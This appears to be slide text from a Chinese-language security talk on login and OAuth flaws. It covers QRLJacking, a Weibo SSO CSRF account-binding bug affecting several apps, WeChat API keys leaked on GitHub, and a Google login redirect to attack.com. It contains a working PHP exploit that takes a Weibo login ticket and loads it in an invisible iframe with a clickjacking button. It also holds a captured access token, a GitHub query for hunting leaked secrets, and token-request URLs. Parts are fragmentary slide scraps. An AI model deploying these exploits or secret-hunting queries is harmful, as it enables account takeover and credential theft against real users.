

Qrljacking

```
<script>
function showUnreadNews() {
  $(document).ready(function () {
    $.ajax({
      type: "GET",
      url: "/check/{{ uuid }}",
      dataType: "text",
      success: function (data) {
        eval(data)
        console.log(window.code)
        if(window.code == '408'){
          showUnreadNews()
        }else if(window.code == '400'){
          location.reload()
        }else if(window.code == '201'){
          $('#oImg').css('width','160px')
          $('#oImg').css('height','160px')
          $('#oImg').css('margin-top','85px')
          $('#oImg').css('margin-bottom','40px')
          $('#oImg').css('border-radius','4px')
          $('#oImg').attr('src',window.userAvatar)
          $('.sub_title').html('扫描成功')
          $('.sub_desc').html('请在手机上点击确认以登录')
          $('.sub_desc').css('color','#000')
          showUnreadNews()
        }else if(window.code == '200'){
          $.post('/success',{'redirect_uri':window.redirect_uri},function(data){
            location.replace(window.redirect_uri)
          },'json')
        }
      }
    });
  });
}
showUnreadNews()
</script>
```


Qrljacking

1. 获得所有的好友列表
2. 获得别人发来的消息
3. 向用户发送消息
4.

微博某缺陷涉及多款app



微博某缺陷涉及多款app



Response from https://api.weibo.com:443/oauth2/sso_authorize?sflag=1 [180.149.135.176]

Forward Drop Intercept is on Action Comment this item

Raw Headers Hex

```
HTTP/1.1 200 OK
Server: nginx/1.6.1
Date: Sun, 10 Apr 2016 09:24:38 GMT
Content-Length: 278
Connection: keep-alive
Pragma: No-cache
Cache-Control: no-cache
Expires: Thu, 01 Jan 1970 00:00:00 GMT
Api-Server-IP: 10.75.25.86

{"access_token": "2.00K2zBPE0J4DNE35070lca6bLCwGVC", "remind_in": "639323", "expires_in": "639323", "refresh_token": "2.00K2zBPE0J4DNE35070lca6bLCwGVC", "uid": "1974808274", "app": {"name": "XXXXXXXXXXXX", "logo": "http://ww3.sinaimg.cn/square/75b52ed0V931784V00f1812Bdfe11g"}}
```


微博某缺陷涉及多款app



CSRF之双向登陆账号

1、在登陆微博后打开

<http://login.sina.com.cn/sso/crossdomain.php?action=login>



CSRF之双向登陆账号

2、寻找绑定账号缺陷处
如：/oauth/weibo/redirect

```
> <span class="account__icon ft-gray"></span>  
<button class="fn-right" onclick="window.location=' /oauth/weibo/redirect'" 绑定</button>   
::after  
</li>
```


CSRF之双向登陆账号

3、Exploit

```
1 <?php
2 //get weibo login token
3 $curl = curl_init();
4 $cookie = "你微博的Cookie";
5 curl_setopt($curl, CURLOPT_URL, 'http://login.sina.com.cn/sso/crossdomain.php?action=login');
6 curl_setopt($curl, CURLOPT_HEADER, 1);
7 curl_setopt($curl, CURLOPT_COOKIE, $cookie);
8 curl_setopt($curl, CURLOPT_RETURNTRANSFER, 1);
9 $data = curl_exec($curl);
10 curl_close($curl);
11 //echo $data;
12 $t = preg_match('/ticket=(.*?)&sso/', $data, $res);
13 $url = "https://passport.weibo.com/wbsso/login?ticket={$res[1]}&ssosavestate=1556602678";
14 ?>
15
16 <html>
17 <head>
18 <style type="text/css">
19 .testframe {
20     height: 100%;
21 }
22 iframe {
23     height: 100%;
24     width: 100%;
25     border: 0;
26     margin: 0;
27     padding: 0;
28     /*控制不透明度的属性，兼容各大浏览器*/
29     filter: alpha(Opacity=0); /*提供给IE浏览器8之前的*/
30     -moz-opacity: 0; /*提供给火狐浏览器的*/
31     -webkit-opacity: 0; /*提供给webkit内核的*/
32     -khtml-opacity: 0; /*提供给KHTML内核的*/
33     -ms-filter: "progid:DXImageTransform.Microsoft.Alpha(Opacity=0)"; /*提供给IE8之后的*/
34     opacity: 0;
35     /*控制不透明度的属性，兼容各大浏览器*/
36 }
37 </style>
38 </head>
39 <body>
40 <div class="testframe">
41     <iframe id="test0" src="<?php echo $url;?>"></iframe>
42 </div>
43 <script>
44 function loadsrc(){
45     document.getElementById("test0").src="https://?[] []/oauth/weibo/redirect";
46 }
```


CSRF之双向登陆账号

1、Bypass Tips


	必选	类型及范围	说明
client_id	true	string	申请应用时分配的AppKey。
redirect_uri	true	string	授权回调地址，站外应用需与设置的回调地址一致，站内应用需填写canvas page的地址。
scope	false	string	申请scope权限所需参数，可一次申请多个scope权限，用逗号分隔。 使用文档
state	false	string	用于保持请求和回调的状态，在回调时，会在Query Parameter中回传该参数。开发者可以用这个参数验证请求有效性，也可以记录用户请求授权页前的位置。这个参数可用于防止跨站请求伪造（CSRF）攻击
display	false	string	授权页面的终端类型，取值见下面的说明。
forcelogin	false	boolean	是否强制用户重新登录，true：是，false：否。默认false。
language	false	string	授权页语言，缺省为中文简体版，en为英文版。英文版测试中，开发者任何意见可反馈至 @微博API

```
1 <?php
2 //get weibo login token
3 $curl = curl_init();
4 $cookie = "你微博的Cookie";
5 curl_setopt($curl, CURLOPT_URL, 'http://login.sina.com.cn/sso/crossdomain.php?action=login');
6 curl_setopt($curl, CURLOPT_HEADER, 1);
7 curl_setopt($curl, CURLOPT_COOKIE, $cookie);
8 curl_setopt($curl, CURLOPT_RETURNTRANSFER, 1);
9 $data = curl_exec($curl);
10 curl_close($curl);
11 //echo $data;
12 $t = preg_match('/ticket=(.*?)&sso/', $data, $res);
13 $url = "https://passport.weibo.com/wbssso/login?ticket={$res[1]}&ssosavestate=1556602678";
14 ?>
15
16 <html>
17 <head>
18 <style type="text/css">
19 .testframe {
20     height: 100%;
21 }
22 iframe {
23     height: 100%;
24     width: 100%;
25     border: 0;
26     margin: 0;
27     padding: 0;
28     /*控制不透明度的属性，兼容各大浏览器*/
29     filter: alpha(Opacity=0); /*提供给IE浏览器8之前的*/
30     -moz-opacity: 0; /*提供给火狐浏览器的*/
31     -webkit-opacity: 0; /*提供给webkit内核的*/
32     -khtml-opacity: 0; /*提供给KHTML内核的*/
33     -ms-filter: "progid:DXImageTransform.Microsoft.Alpha(Opacity=0)"; /*提供给IE8之后的*/
34     opacity: 0;
35     /*控制不透明度的属性，兼容各大浏览器*/
36 }
37 .btn {
38     position: fixed;
39     width: 70px;
40     height: 22px;
41     left: 167px;
42     right: 0;
43     display: block;
44     top: 295px;
45 }
```

CSRF之双向登陆账号



API Leak



The screenshot shows a GitHub search results page for the query `appid= secret= https://api.weixin.qq.com`. The search has returned 102,382 code results. On the left sidebar, the 'Code' category is selected, showing 102K results. The top result is from the repository `18895364554/wechat_tpshop`, specifically the file `app.js` (JavaScript). The search shows the top seven matches, with the last indexed 2 hours ago. The code snippet displayed is:

```
26      server.getJSON("/User/getOpenid", { url: 'https://api.weixin.qq.com/sns/jscode2ses  
    appid=wx78...723d31&secret=cde...0c42881350d&js_code=' + res.code +  
    '&grant_type=authorization_code&code=' + res.code }, function(res){
```


API Leak

自定义菜单	▼
消息管理	▼
微信网页开发	▼
素材管理	▼
图文消息留言管理	▼
用户管理	▼
帐号管理	▼
数据统计	▼
微信卡券	▼
微信门店	▼
微信小店	▼
智能接口	▼
微信设备功能	▼

`https://api.weixin.qq.com/cgi-bin/token?grant_type=client_credential&appid=wx4*****788*&secret=6402***0e3999a9f249`

Response:

```
{"access_token":"10_bWb3KYImSKWFUIwxE28otFyJBKF3bmJwJxs*****i3A0u6Sok7OJj0wHJHgCFA  
XZX","expires_in":7200}
```

API Leak

`https://api.weixin.qq.com/cgi-bin/getcallbackip?access_token=*****_AVAn5*****CJKJ12i3A*****HgCFAXZX`



`{"ip_list":["101. ***.62.77","157.255.***.***","157.255.***.***"]}`

Login Google

https://accounts.google.com/AccountChooser?service=ah&passive=true&continue=https://appengine.google.com/_ah/conflogin?continue=http://attack.com



http://attack.com/_ah/conflogin?state=~*****



But state encrypt

Jetbrains Team Work

Example: youtrack

